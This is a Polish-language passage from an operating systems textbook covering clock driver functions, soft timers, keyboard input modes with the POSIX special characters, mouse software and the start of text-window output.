Problem ten można rozwiązać na trzy sposoby. Pierwszy z nich polega na użyciu licznika 64-bitowego, chociaż w ten sposób znacznie rosną koszty obliczeniowe związane z utrzymywaniem zegara, ponieważ przerwanie zegarowe jest generowane wiele razy na sekundę. Drugi sposób polega na przechowywaniu godziny w sekundach zamiast w taktach. W tym celu wykorzystywany jest pomocniczy licznik, który zlicza takty do chwili akumulacji całej sekundy. Ponieważ 2^{32} sekund to więcej niż 136 lat, ta metoda będzie skuteczna do dwudziestego drugiego wieku.

Trzecie podejście polega na zliczaniu czasu w taktach, ale względem czasu uruchomienia systemu, a nie względem ustalonego zewnętrznego momentu. W momencie odczytania pomocniczego zegara lub wpisania wartości czasu rzeczywistego przez użytkownika system oblicza czas uruchomienia na podstawie wartości bieżącej godziny i zapisuje go w pamięci w dogodnej formie. Kiedy później użytkownik zażąda odczytania bieżących wskazań czasu, zapisana godzina jest dodawana do licznika. W ten sposób system oblicza aktualną godzinę. Wszystkie trzy sposoby zilustrowano na rysunku 5.23.

Druga funkcja zegara ma przeciwdziałać zbyt długotrwałemu działaniu procesów. Za każdym razem, kiedy proces się uruchamia, program szeregujący inicjuje licznik wartością kwantu dla wybranego procesów. Wartość ta jest określona w taktach zegara. Przy każdym przerwaniu



Rysunek 5.23. Trzy sposoby obliczania aktualnej godziny

zegarowym sterownik zegara dekrementuje licznik kwantu o 1. Kiedy licznik osiągnie zero, sterownik zegara wywołuje program szeregujący w celu skonfigurowania innego procesu.


Trzecia funkcja zegarowa służy do rozliczania czasu procesora. Najbardziej dokładny sposób polega na uruchomieniu drugiego licznika, oddzielnego od licznika czasu systemowego, za każdym razem, kiedy proces wznowia działanie. W momencie zatrzymania tego procesu można odczytać licznik zegara i powiedzieć, jak długo proces działał. Aby to obliczenie było dokładne, drugi licznik czasu powinien być zapisany w momencie wystąpienia przerwania, a następnie odtworzony.

Mniej dokładnym, ale prostszym sposobem rozliczania jest utrzymywanie wskaźnika na pozycji w tabeli procesów odpowiadającej aktualnie uruchomionemu procesowi w zmiennej globalnej. Przy każdym taktie zegara następuje inkrementacja pola w obrębie wpisu dla bieżącego procesu. W ten sposób każdy takt zegara jest „naliczany” procesowi działającemu w czasie wystąpienia tego taktu. Niewielki problem w zastosowaniu tej strategii polega na tym, że jeśli wystąpi wiele przerwań w czasie działania procesu, w dalszym ciągu będzie on obciążony za pełny takt, mimo że proces nie wykonał w tym czasie zbyt wiele pracy. Właściwe rozliczanie czasu procesora podczas przerwań jest zbyt kosztowne i rzadko się je wykonuje.

W wielu systemach operacyjnych proces może zażądać od systemu operacyjnego udzielenia ostrzeżenia po upływie wskazanego przedziału czasu. Ostrzeżenie to ma zwykle postać sygnału, przerwania, komunikatu lub podobnego mechanizmu. Jedną z aplikacji wymagających takich ostrzeżeń jest sieć. Jeśli pakiet nie zostanie potwierdzony w ciągu określonego przedziału czasu, trzeba ponowić jego transmisję. Innym zastosowaniem są testy komputerowe. Jeśli uczeń nie udzieli odpowiedzi w określonym czasie, system wyświetli prawidłową odpowiedź.

Gdyby sterownik zegara miał do dyspozycji odpowiednią liczbę układów zegarowych, mógłby przydzielić oddzielny zegar dla każdego żądania. Ponieważ tak nie jest, musi symulować wiele wirtualnych zegarów z wykorzystaniem jednego zegara fizycznego. Jednym ze sposobów takiej symulacji jest utrzymywanie tabeli, w której są przechowywane czasy sygnału dla wszystkich zaległych liczników czasu wraz ze zmienną zawierającą czas następnego licznika. Przy każdej aktualizacji godziny sterownik sprawdza, czy został wygenerowany najbliższy sygnał. Jeśli tak, to system poszukuje w tabeli następnego.

Jeśli spodziewanych jest wiele sygnałów, bardziej wydajne okazuje się symulowanie wielu liczników poprzez utworzenie łańcucha wszystkich zaległych żądań zegara. Są one posortowane według czasu na liście jednokierunkowej, tak jak pokazano na rysunku 5.24. Każda pozycja na liście informuje, ile taktów zegara — jeśli liczyć od poprzedniego sygnału — trzeba oczekać, aby wygenerować kolejny sygnał. W tym przykładzie sygnały będą generowane przy wskazaniach: 4203, 4207, 4213, 4215 i 4216.



Rysunek 5.24. Symulacja wielu liczników czasu za pomocą pojedynczego zegara

Na rysunku 5.24 następne przerwanie zostanie wygenerowane za 3 takty. Przy każdym takcie następuje dekrementacja licznika *Następny sygnał*. Kiedy jego wartość osiągnie 0, zostanie wygenerowany sygnał odpowiadający pierwszemu elementowi z listy i ten element zostaje usunięty z listy. W tym momencie licznik *Następny sygnał* jest ustawiany na wartość znajdująca się na początku listy — w naszym przykładzie 4.

Warto zwrócić uwagę, że w momencie przerwania zegarowego sterownik zegara ma do wykonania kilka operacji — inkrementację aktualnego czasu, dekrementację kwantu i sprawdzenie, czy osiągnął 0, rozliczenie czasu procesora i dekrementację licznika alarmu. Każda z tych operacji została jednak uważnie przygotowana, tak by była bardzo szybka, ponieważ trzeba ją powtórzyć wiele razy w ciągu sekundy.

Pewne części systemu operacyjnego również mają potrzebę ustawiania liczników czasu. Są to tzw. *liczniki dozorujące* (ang. *watchdog timers*), które są często używane (zwłaszcza w systemach wbudowanych) do wykrywania takich problemów jak zawieszenia. Przykładowo licznik dozorujący może zresetować system, który przestanie działać. Kiedy system działa, regularnie resetuje licznik, tak by nigdy nie doszło do jego wyzwolenia. W związku z tym, w przypadku wyzwolenia licznika, system uzyskuje dowód, że system nie działa od długiego czasu. Może wtedy wykonać działania naprawcze, takie jak pełny reset systemu.

Mechanizm obsługi liczników dozorujących, używanych przez sterownik zegara, jest taki sam jak dla sygnałów użytkownika. Jedyna różnica polega na tym, że wtedy, gdy licznik czasu osiągnie wartość zero, nie jest generowany sygnał, tylko sterownik zegara wywołuje procedurę określoną przez proces wywołujący. Procedura ta stanowi część kodu procesu wywołującego. Wywołana procedura może wykonać potrzebne operacje, a nawet spowodować przerwanie, choć wewnętrz jądra przerwania są często niewygodne, a sygnały nie istnieją. Do tego właśnie służy mechanizm liczników dozorujących. Warto zwrócić uwagę, że mechanizm liczników dozorujących działa tylko wtedy, gdy sterownik zegara oraz procedura, która ma być wywołana, działają w tej samej przestrzeni adresowej.

Ostatnim zadaniem na naszej liście jest profilowanie. Niektóre systemy operacyjne dostarczają mechanizmu, dzięki któremu program użytkownika może zażądać od systemu stworzenia histogramu swojego licznika programu, tak by mógł zobaczyć, gdzie spędza swój czas. Jeśli jest dostępne profilowanie, przy każdym taktie zegara sterownik sprawdza, czy bieżący proces jest profilowany. Jeżeli tak, oblicza numer koszyka (zakresu adresów) odpowiadający bieżącemu licznikowi programu. Następnie inkrementuje ten licznik o jeden. Technikę tę można zastosować także do profilowania samego systemu.

5.5.3. Zegary programowe

Większość komputerów jest wyposażonych w drugi programowalny zegar, który można ustawić celu generowania przerwań z taką częstotliwością, jakiej program potrzebuje. Ten zegar występuje dodatkowo — obok głównego zegara systemowego, którego funkcje opisaliśmy powyżej.

Jeśli częstotliwość przerwań jest niska, nie ma problemu z używaniem tego drugiego licznika czasu dla celów specyficznych dla aplikacji. Problem występuje w przypadku, gdy częstotliwość zegara specyficznego dla aplikacji jest bardzo wysoka. Poniżej zwięzle omówimy mechanizm zegara programowego, który dobrze działa w różnych warunkach — nawet przy stosunkowo wysokich częstotliwościach. Ideę tego zegara opracowali Mohit Aron i Peter Druschel [Aron i Druschel, 1999]. Więcej informacji na ten temat można znaleźć w przytoczonym powyżej artykule.

Ogólnie rzecz biorąc, są dwa sposoby zarządzania operacjami wejścia-wyjścia: przerwania i odpytywanie. Z przerwaniami są związane niskie opóźnienia, to znaczy, że występują bezpośrednio po samym zdarzeniu, bez opóźnień lub z niewielkimi opóźnieniami. Z drugiej strony w nowoczesnych procesorach z przerwaniami wiąże się istotny koszt obliczeniowy ze względu na potrzebę przełączania kontekstu, a także ich wpływ na obsługę potoku, bufora TLB i pamięci podręcznej.

Sposobem alternatywnym do przerwań jest powierzenie aplikacji samodzielne odpytywanie o oczekiwane zdarzenie. W ten sposób można uniknąć przerwań, ale mogą powstać znaczące opóźnienia, ponieważ istnieje prawdopodobieństwo wystąpienia zdarzenia bezpośrednio po odpytywaniu. W takim przypadku musi ono czekać prawie cały przedział odpytywania. Przeciętnie opóźnienie wynosi połowę czasu trwania okresu odpytywania.

Opóźnienie związane z przerwaniami jest dziś tylko nieco mniejsze od tego, jakim charakteryzowały się komputery z lat siedemdziesiątych; np. w większości minikomputerów przerwanie zajmowało cztery cykle magistrali: odłożenie na stos licznika programu i słowa PSW oraz załadowanie do pamięci nowego licznika programu razem ze słowem PSW. We współczesnych komputerach obsługa potoku, jednostki MMU, bufora TLB i pamięci podręcznej znacznie zwiększa koszty obliczeniowe. Koszty obsługi tych urządzeń prawdopodobnie w przyszłości jeszcze się zwiększą, co niweluje zyski związane z szybszymi zegarami. Niestety, w przypadku niektórych aplikacji niekorzystne są zarówno narzuty związane z usługą przerwań, jak i opóźnienia wynikające z odpytywania.

Zegary programowe pozwalają na uniknięcie kosztów związanych z przerwaniami. Zamiast nich za każdym razem, kiedy działa jądro z jakiegoś innego powodu niż przerwanie, bezpośrednio przed powrotem do trybu użytkownika jest sprawdzany zegar czasu rzeczywistego. W ten sposób system bada, czy programowy licznik czasu osiągnął zero. Jeśli skończył się czas kontrolowany przez licznik czasu, realizowane jest zaplanowane zdarzenie (np. transmisja pakietu lub sprawdzenie wchodzącego pakietu). Nie ma potrzeby przełączania się do trybu jądra, ponieważ system już działa w tym trybie. Po wykonaniu pracy programowy zegar jest resetowany i zaczyna działać na nowo. Trzeba jedynie skopiować bieżącą wartość zegara do licznika czasu i dodać do niej przedział limitu czasu.

Zegary czasowe działają w rytm wywołań jądra z różnych powodów. Do tych powodów należą:

1. Wywołania systemowe.
2. Zdarzenia chybionych odwołań do bufora TLB.
3. Błędy braku strony.
4. Przerwania wejścia-wyjścia.
5. Przejście procesora w stan bezczynności.

Aby zobaczyć, jak często zachodzą takie zdarzenia, Aron i Druschel wykonali pomiary dla kilku obciążień procesora. Uwzględnili takie konfiguracje, jak w pełni obciążony serwer WWW, serwer WWW wykonujący intensywne obliczenia w tle, komputer odtwarzający dźwięk z internetu w czasie rzeczywistym oraz wykonujący komplikację jądra systemu UNIX. Przeciętna częstotliwość

wejść do jądra wała się w granicach od $2\ \mu s$ do $18\ \mu s$, a około połowy tych wejść było związkowych z wywołaniami systemowymi. Tak więc zegar programowy, który wchodzi do jądra co $12\ \mu s$, jest dobrym przybliżeniem, choć czasami mogą mu się zdarzać spóźnione reakcje. Spóźnienie o $10\ \mu s$ od czasu do czasu jest lepsze niż strata 35% czasu procesora na obsługę przerwań.

Oczywiście zdarzą się okresy, kiedy nie będzie wywołań systemowych, błędów chybienia buforów TLB lub błędów braku stron. W takim przypadku żaden z zegarów programowych nie zadziała. W celu ustanowienia górnej granicy dla tych przedziałów można wykorzystać drugi zegar sprzętowy, który będzie generował przerwanie np. co 1 ms. Jeśli dla aplikacji wystarcza tempo wysyłania 1000 pakietów/s w przydzielonych okresach, to kombinacja programowych zegarów z zegarem sprzętowym o niskiej częstotliwości może być lepsza niż obsługa wejścia-wyjścia zarządzana wyłącznie w oparciu o przerwania lub wyłącznie o odpytywanie.

5.6. INTERFEJSY UŻYTKOWNIKÓW: KLAWIATURA, MYSZ, MONITOR

Każdy komputer ogólnego przeznaczenia posiada klawiaturę i monitor (a zwykle także mysz). Dzięki tym urządzeniom możliwa jest komunikacja z użytkownikami. Choć klawiatura i monitor stanowią z technicznego punktu widzenia oddzielne urządzenia, są one ze sobą ściśle związane. W komputerach mainframe zwykle jest wielu zdalnych użytkowników — każdy posiada urządzenie składające się z klawiatury z podłączonym do niej monitorem. Z powodów historycznych urządzenia te są nazywane *terminalami*. Nazwa ta jest często używana również dziś, nawet w odniesieniu do klawiatur i monitorów komputerów osobistych (zwykle z braku lepszego określenia).

5.6.1. Oprogramowanie do wprowadzania danych

Dane wejściowe użytkowników zwykle są wprowadzane za pomocą klawiatury i myszy (a czasami za pośrednictwem ekranów dotykowych). W związku z tym spróbujmy przyjrzeć się tym urządzeniom. W komputerach osobistych klawiatura składa się z wbudowanego mikroprocesora, który zwykle komunikuje się za pomocą specjalizowanych portów szeregowych z układem kontrolera na płycie głównej (choć coraz częściej klawiatury są podłączone do portu USB). Za każdym razem, kiedy użytkownik wcisnie klawisz, generowane jest przerwanie. Natomiast drugie przerwanie jest generowane, kiedy klawisz zostanie zwolniony. W momencie wystąpienia każdego z przerwań związanych z klawiaturą sterownik klawiatury odczytuje z portu wejścia-wyjścia powiązanego z klawiaturą informacje dotyczące zaistniałej sytuacji. Wszystko pozostałe dzieje się na poziomie oprogramowania i w dużej mierze nie zależy od sprzętu.

Większość tego, co napiszemy w dalszej części tego podrozdziału, okaże się dla Czytelnika bardziej zrozumiałą, jeśli będziemy rozważać wpisywanie poleceń w oknie powłoki (interfejsie wiersza polecenia). Zwykle w ten sposób pracują programiści. Interfejsy graficzne opiszemy później. Niektóre urządzenia, w szczególności ekrany dotykowe, są używane zarówno w roli wejścia, jak i wyjścia. Podjęliśmy decyzję, że omówimy je w punkcie poświęconym urządzeniom wyjściowym. Interfejsy graficzne opiszemy w dalszej części tego rozdziału.

Oprogramowanie klawiatury

Liczba, która znajduje się w porcie wejścia-wyjścia, to *kod skanowania*, a nie kod ASCII. Standardowe klawiatury mają mniej niż 128 klawiszy, zatem do reprezentacji numeru klucza potrzeba tylko 7 bitów. Ósmy bit jest ustawiony na 0, gdy klawisz jest wcisknięty, oraz na wartość 1, kiedy jest zwolniony. Zadanie śledzenia statusu każdego klawisza (wcisknięty lub zwolniony) należy do sterownika. Zatem zadanie sprzętu sprowadza się do generowania przerwań „naciśnięty” i „zwolniony”. Resztę robi oprogramowanie.

Dla przykładu w momencie wcisnięcia klawisza A do rejestru wejścia-wyjścia trafia kod skanowania (30). Zadaniem sterownika jest stwierdzenie, czy to mała litera, wielka litera, kombinacja *Ctrl+A*, *Alt+A*, *Ctrl+Alt+A*, czy jeszcze inna. Ponieważ sterownik może stwierdzić, które klawisze zostały wcisknięte, ale jeszcze nie zostały zwolnione (np. *Shift*), posiada wystarczającą ilość informacji do wykonania pracy.

Przykładowo sekwencja klawiszy:

WCIŚNIĘTY SHIFT, WCIŚNIĘTY A, ZWOLNIONY A, ZWOLNIONY SHIFT

oznacza wielką literę A. Jednak sekwencja klawiszy:

WCIŚNIĘTY SHIFT, WCIŚNIĘTY A, ZWOLNIONY SHIFT, ZWOLNIONY A

także oznacza wielką literę A. Chociaż taki interfejs klawiatury całą pracę zleca oprogramowaniu, jest niezwykle elastyczny; np. programy użytkownika mogą być zainteresowane odpowiedzią na pytanie, czy wpisana cyfra pochodzi z górnego rzędu klawiszy, czy z klawiatury numerycznej. Ogólnie rzecz biorąc, sterownik potrafi dostarczyć takich informacji.

Dla sterownika istnieje możliwość zaadaptowania dwóch filozofii. W pierwszej zadaniem sterownika jest zaakceptowanie wejścia i przekazanie go dalej bez modyfikacji. Programczytający dane z klawiatury otrzymuje nieprzetworzoną sekwencję kodów ASCII (przekazywanie programom użytkownika kodów skanowania jest zbyt prymitywne, a także w dużej mierze zależy od klawiatury).

Taka filozofia nadaje się do zastosowania w zaawansowanych edytorek ekranowych, np. *emacs*. Pozwalają one użytkownikowi na dowiązanie dowolnej akcji do znaku lub sekwencji znaków. Oznacza ona jednak, że jeśli użytkownik wpisze ciąg *dsta* zamiast *data*, a następnie poprawi błąd poprzez trzykrotne wcisnięcie klawisza *BackSpace* oraz wpisanie ciągu *ata* zakończonego znakiem powrotu karetki, to do programu użytkownika zostanie przekazanych 11 kodów ASCII w następującej kolejności:

d s t a←←←a t a CR

Nie wszystkie programy są zainteresowane takim poziomem szczegółowości. Często chcą one uzyskać prawidłowe dane wejściowe, a nie sekwencję prowadzącą do ich powstania. Taka idea prowadzi do drugiej filozofii: sterownik obsługuje edycję wewnątrz wiersza i dostarcza do programów użytkownika kompletnie wiersze. Pierwsza filozofia jest zorientowana na znaki, druga na wiersze. Dawniej nazywano je odpowiednio *trybem surowym* (ang. *raw mode*) i *ugotowanym* (ang. *cooked mode*). Standard POSIX posługuje się mniej obrazowym określeniem — wprowadzanie danych zorientowane na wiersze to tzw. *tryb kanoniczny*. *Tryb niekanoniczny* jest odpowiednikiem trybu surowego, choć wiele szczegółów tego działania można zmienić. Systemy zgodne z POSIX dostarczają kilku funkcji bibliotecznych obsługujących wybór dowolnego trybu oraz zmianę wielu parametrów.

Jeśli klawiatura działa w trybie kanonicznym (ugotowanym), to znaki muszą być zapisywane tak długo, aż będzie gotowy cały wiersz. Użytkownik w każdej chwili może przecież zdecydować się na usunięcie jego części. Nawet jeśli klawiatura działa w trybie surowym, program może nie potrzebować danych od razu. W związku z tym znaki muszą być buforowane, aby było możliwe wcześniejsze wprowadzanie danych. Można wykorzystać dedykowany bufor lub zaalokować go z puli. W pierwszym przypadku jest z góry określony stały limit na liczbę znaków wpisywanych z klawiatury, w drugim nie ma takiego limitu. Problem ten ujawnia się najwyraźniej, kiedy użytkownik wpisuje dane w oknie powłoki (wierszu polecenia w systemie Windows) i właśnie wprowadził polecenie (np. kompilacji), które jeszcze nie zostało wykonane. Kolejne wpisywane znaki muszą być buforowane, ponieważ powłoka nie jest gotowa na ich czytanie. Projektanci systemów, którzy nie zezwalają użytkownikom na wpisywanie danych zaraz, pewnie są niepocieszeni lub, co gorsza, zmuszeni do stosowania własnego systemu.

Chociaż klawiatura i monitor to logicznie oddzielne urządzenia, wielu użytkowników przyzwyczaiło się do tego, że znaki wpisywane z klawiatury są natychmiast widoczne na ekranie. Taki proces określa się jako *echo*.

Pewną komplikacją w działaniu echa jest to, że program może zapisywać dane na ekran w czasie, gdy użytkownik wpisuje dane z klawiatury (tym razem także proponuję Czytelnikowi, by wyobraził sobie, że wpisuje dane w oknie powłoki). Sterownik klawiatury musi co najmniej zdecydować o tym, gdzie będzie umieszczał nowe dane wejściowe, tak by nie zostały nadpisane przez wyjście generowane przez program.

Echo klawiatury komplikuje się również wtedy, gdy w oknie składającym się wierszy po 80 znaków trzeba wyświetlić więcej niż 80 znaków. W zależności od aplikacji w takim przypadku można zastosować zawijanie do następnego wiersza. Niektóre sterowniki obcinają wiersze do 80 znaków poprzez usunięcie wszystkich znaków poza kolumną 80.

Innym problemem jest obsługa tabulacji. Zwykle sterownik musi wyliczyć bieżącą pozycję kursora. Musi wziąć pod uwagę zarówno wyjście programów, jak i wyjście echa i na tej podstawie obliczyć odpowiednią liczbę spacji, która ma być wyprowadzona.

W tym momencie dochodzimy do problemu równoważenia urządzeń. Z logicznego punktu widzenia na końcu wiersza tekstu jest spodziewany znak powrotu karetki w celu przeniesienia kursora do kolumny 1. oraz znak wysuwu wiersza w celu przejścia do następnego wiersza. Wymaganie od użytkowników wpisywania obu znaków na końcu każdego wiersza nie byłoby dobrze postrzegane. To sterownik urządzenia musi przekształcić otrzymane dane wejściowe na format używany przez system operacyjny. W systemie UNIX klawisz *Enter* jest konwertowany na znak wysuwu wiersza i w ten sposób przechowywany w pamięci masowej. W systemie Windows jest on konwertowany na sekwencję znaku powrotu oraz wysuwu wiersza.

Jeśli formą standardową ma być zapisywanie znaku wysuwu wiersza (konwencja systemu UNIX), to znaki powrotu karetki (utworzone w wyniku wcisnięcia klawisza *Enter*) należy przekształcić na znaki wysuwu wiersza. Jeśli format standardowy wymaga zapisania obu znaków (konwencja systemu Windows), to sterownik musi wygenerować znak wysuwu wiersza, gdy otrzyma znak powrotu karetki, oraz znak powrotu karetki, jeśli otrzyma znak wysuwu wiersza. Niezależnie od wewnętrznej konwencji monitor może wymagać wyprowadzania zarówno znaku wysuwu wiersza, jak i powrotu karetki po to, by zapewnić prawidłowe aktualizowanie ekranu. W systemach wielodostępnych, takich jak systemy mainframe, różni użytkownicy mogą posługiwać się różnymi terminalami. Zadaniem sterownika klawiatury jest konwersja różnych kombinacji znaków powrotu karetki i wysuwu wiersza na wewnętrzny standard systemu oraz dbanie o to, by echo było realizowane prawidłowo.

Podczas działania w trybie kanonicznym niektóre znaki wejściowe mają specjalne znaczenie. W tabeli 5.4 wyszczególniono wszystkie znaki specjalne wymagane w standardzie POSIX. Wartości domyślne to wszystkie znaki sterujące, które nie powinny kolidować z wprowadzanym tekstem ani z kodami używanymi przez programy. Wszystkie poza ostatnimi dwoma można zmienić programowo.

Tabela 5.4. Znaki obsługiwane specjalnie w trybie kanonicznym

Znak	Nazwa POSIX	Komentarz
<i>Ctrl+H</i>	ERASE	Usunięcie jednego znaku
<i>Ctrl+U</i>	KILL	Usunięcie całego wpisywanego wiersza
<i>Ctrl+V</i>	LNEXT	Literalna interpretacja następnego znaku
<i>Ctrl+S</i>	STOP	Zatrzymanie wyjścia
<i>Ctrl+Q</i>	START	Rozpoczęcie wyjścia
<i>Del</i>	INTR	Przerwanie procesu (SIGINT)
<i>Ctrl+\</i>	QUIT	Wymuszenie zrzutu pamięci (SIGQUIT)
<i>Ctrl+D</i>	EOF	Koniec pliku
<i>Ctrl+M</i>	CR	Powrót karetki (niezmienne)
<i>Ctrl+J</i>	NL	Wysuwanie wiersza (niezmienne)

Znak ERASE umożliwia użytkownikowi usunięcie znaku, który został wprowadzony przed chwilą. Zwykle jest to znak *Backspace* (*Ctrl+H*). Nie jest on dodawany do kolejki znaków, ale powoduje usunięcie poprzedniego znaku z kolejki. Aby usunąć poprzedni znak z ekranu, należy go wprowadzić na monitor jako sekwencję trzech znaków: *Backspace*, spacja i *Backspace*. Jeśli poprzednim znakiem była tabulacja, jej usunięcie zależy od sposobu postępowania z nią w momencie wpisywania. Jeżeli tabulacja była bezpośrednio rozwijana na spacje, potrzebne są informacje dodatkowe w celu stwierdzenia, o ile należy się cofnąć. Jeśli sama tabulacja jest zapisana w kolejce wejściowej, można ją usunąć i wprowadzić cały wiersz jeszcze raz. W większości systemów wcisnięcie znaku *Backspace* powoduje usuwanie znaków tylko w bieżącym wierszu. Nie powoduje usunięcia znaku powrotu karetki i powroto do poprzedniego wiersza.

Kiedy użytkownik zauważy błąd na początku wpisywanego wiersza, przyda się usunięcie całego wiersza i rozpoczęcie od nowa. Znak KILL powoduje usunięcie całego wiersza. W większości systemów usunięty wiersz znika z ekranu. Jednak w kilku starszych systemach wiersz się wyświetla razem ze znakami powrotu karetki i wysuwu wiersza, ponieważ niektórzy użytkownicy wolą, jeśli wyświetla się stary wiersz. W konsekwencji sposób wprowadzania znaku KILL jest sprawą gustu. Podobnie jak w przypadku znaku ERASE, zwykle nie jest możliwe cofnięcie się więcej niż o jeden wiersz. Jeśli zostanie usunięty blok znaków, czasami sterownik podejmuje działania w celu zwrócenia buforów do puli. W niektórych przypadkach taka operacja okazuje się jednak nieopłacalna.

Czasami znaki ERASE lub KILL muszą być wprowadzone tak jak zwykle dane. Znak LNEXT spełnia rolę tzw. *znaku ucieczki* (ang. *escape character*), czyli znaku poprzedzającego sekwencję sterującą w celu jej „unieszkodliwienia”. W systemie UNIX domyślnym znakiem wykorzystywanym w tej roli jest *Ctrl+V*. Dla przykładu rozważmy następujący przypadek. W starszych systemach UNIX używano znaku @ dla symbolu KILL, ale w systemach pocztowych stosowanych w internecie wykorzystuje się adresy w postaci lidia@cs.washington.edu. Ktoś, kto czuje się bardziej komfortowo, stosując starsze konwencje, mógłby zdefiniować symbol KILL jako @, ale wtedy

musiałby literalnie wprowadzać znak @ w adresach e-mail. Można to zrobić poprzez wprowadzenie sekwencji *Ctrl+V@*. Sam znak *Ctrl+V* można wprowadzić literalnie, poprzez wpisanie dwukrotnie sekwencji *Ctrl+V*. Kiedy sterownik wykryje znak *Ctrl+V*, ustawia flagę, która informuje o tym, że następny znak jest zwolniony ze specjalnego przetwarzania. Sam znak *LNEXT* nie jest wprowadzany do kolejki znaków.

Użytkownik ma możliwość zablokowania przewijania zawartości ekranu, tak by obraz nie znikał poza widoczny obszar — służą do tego kody sterujące do blokowania ekranu i późniejszego jego restartowania. W systemie UNIX są to odpowiednio znaki *STOP*, (*Ctrl+S*) i *START*, (*Ctrl+Q*). Nie są one zapisywane, ale zamiast tego są wykorzystywane do ustawiania i zerowania flagi w strukturze danych klawiatury. Przy każdej próbie wyjścia jest badana flaga. Jeśli zostanie ustawiona, znaki nie będą wyprowadzane. Zwykle echo zostaje zatrzymane razem z wyjściem programu.

Często konieczne jest zabicie debugowanego programu, który się zawiesił. Do tego celu można wykorzystać znaki *INTR* (*Del*) i *QUIT* (*Ctrl+*). W systemie UNIX wcisnięcie klawisza *Del* wysyła sygnał *SIGINT* do wszystkich procesów uruchomionych z tej klawiatury. Implementacja klawisza *Del* może być dość trudna, ponieważ system UNIX od początku zaprojektowano z myślą o jednocośnej obsłudze wielu użytkowników. W związku z tym w ogólnym przypadku może być wiele procesów działających w imieniu wielu użytkowników, a klawisz *Del* musi wysyłać sygnał wyłącznie do własnych procesów użytkownika. Trudność sprawia przekazanie informacji ze sterownika do tej części systemu, która obsługuje sygnały, a ta nie prosiła przecież o owe informacje.

Znak *Ctrl+* ma podobne działanie do *Del*, poza tym, że wysyła sygnał *SIGQUIT*, który jeśli nie zostanie przechwycony albo zignorowany, wymusza zrzut pamięci. Kiedy zostanie wcisnięty dowolny z tych klawiszy, sterownik powinien wyprowadzić znaki powrotu karetki i wysuwu wiersza, a następnie porzucić zakumulowane wejście w celu zainicjowania „świeżego” startu. Domyslną wartością znaku *INTR* często jest sekwencja *Ctrl+C* zamiast *Del*, ponieważ wiele programów używa do edycji znaku *Del* zamiennie z *BackSpace*.

Innym specjalnym znakiem jest *EOF* (*Ctrl+D*), który w Uniksie powoduje obsłużenie zawartością bufora wszystkich zaległych żądań odczytu danego terminala, nawet wtedy, gdy bufor jest pusty. Wpisanie sekwencji *Ctrl+D* na początku wiersza powoduje, że program odczytuje 0 bajtów. Zgodnie z konwencją jest to interpretowane jako koniec wiersza i powoduje, że większość programów działa tak, jakby wykryła znak końca pliku wejściowego.

Oprogramowanie myszy

Większość komputerów PC jest wyposażonych w mysz, a czasami urządzenie trackball, czyli odwróconą mysz. Typowa mysz ma wewnętrz gumową kulkę, która wystaje przez otwór w dolnej części i obraca się w miarę przesuwania myszy po powierzchni. Kiedy użytkownik porusza myszą, kulka napędza rolki umieszczone na prostopadłych do siebie wałkach. Ruch w kierunku wschód – zachód powoduje obracanie się wałka równoległego do osi *y*, natomiast ruch w kierunku północ – południe powoduje obracanie się wałka równoległego do osi *x*.

Innym popularnym typem myszy jest mysz optyczna, która w dolnej części zawiera jedną lub kilka diod LED oraz fotodetektorów. Pierwsze modele takich myszy musiały znajdować się na specjalnej podkładce z nakreślona na niej siatką prostopadłych linii. Dzięki temu mysz mogła zliczać linie i wykrywać ruch w określonym kierunku. Nowoczesne myszy optyczne są wyposażone w układ przetwarzania obrazu. Przez cały czas wykonują fotografie podłożu, po którym porusza się mysz, i obserwują zmiany.

Przy każdym ruchu myszy na dowolną odległość i w dowolnym kierunku, a także w momencie wciśnięcia lub zwolnienia przycisku jest przesyłany sygnał do komputera. Minimalna odległość wynosi 0,1 mm (chociaż można ją ustawić programowo). Tę jednostkę odległości niektórzy nazywają *miki*. Myszy mogą mieć jeden, dwa lub trzy przyciski w zależności od tego, jak projektant oceniał intelektualną zdolność użytkowników do śledzenia więcej niż jednego przycisku. Niektóre myszy są wyposażone w kółka, których ruch powoduje wysyłanie do komputera dodatkowych danych. Myszy bezprzewodowe działają podobnie do przewodowych, z tą różnicą, że zamiast wysyłać dane do komputera przewodowo, używają nadajników radiowych niskiej mocy, np. w standardzie *Bluetooth*.

Komunikat przesyłany do komputera składa się z trzech elementów: Δx , Δy i przycisków. Pierwsza wartość określa zmianę położenia x w stosunku do ostatniego komunikatu. Dalej w komunikacie występuje zmiana w pozycji y od ostatniego komunikatu. Na końcu dołączany jest status przycisków. Format komunikatu zależy od systemu oraz liczby przycisków, jakie posiada mysz. Zazwyczaj komunikat ma rozmiar 3 bajtów. Większość myszy odpowiada maksymalnie 40 razy na sekundę. W związku z tym pozycja myszy od ostatniego raportu może się znacznie zmienić.

Warto zwrócić uwagę, że mysz przekazuje do komputera tylko zmianę pozycji, a nie bezwzględne położenie. Jeśli mysz zostanie podniesiona w górę i delikatnie położona na podłożę, tak że kula się nie poruszy, do komputera nie zostanie przesłany żaden komunikat.

Niektóre środowiska graficzne rozróżniają jednokrotne kliknięcie przycisku myszy od dwukrotnych. Jeśli dwa kliknięcia są wystarczająco blisko siebie w przestrzeni (odległość w miki) oraz w czasie (liczba milisekund pomiędzy kliknięciami), mysz sygnalizuje dwukrotne kliknięcie. Maksymalna wartość odległości „wystarczająco blisko” jest ustawiana programowo. Podobnie można ustawić programowo czas pomiędzy kolejnymi kliknięciami.

5.6.2. Oprogramowanie do generowania wyjścia

Zajmijmy się teraz programami generującymi wyjście. Najpierw przyjrzymy się prostemu wyjściu do okna tekowego — ogólnie rzecz biorąc, ten sposób jest preferowany przez programistów. Następnie omówimy graficzne interfejsy użytkownika — ten sposób jest z kolei preferowany przez użytkowników.

Okna tekstowe

Wyjście jest prostsze od wejścia, jeśli jest sekwencyjne, a informacje są wyprowadzane z użyciem jednej czcionki, jednego rozmiaru i koloru. W większości przypadków program wysyła znaki do bieżącego okna i tam są one wyświetlane. Zazwyczaj jedno wywołanie systemowe powoduje zapisanie bloku znaków — np. wiersza.

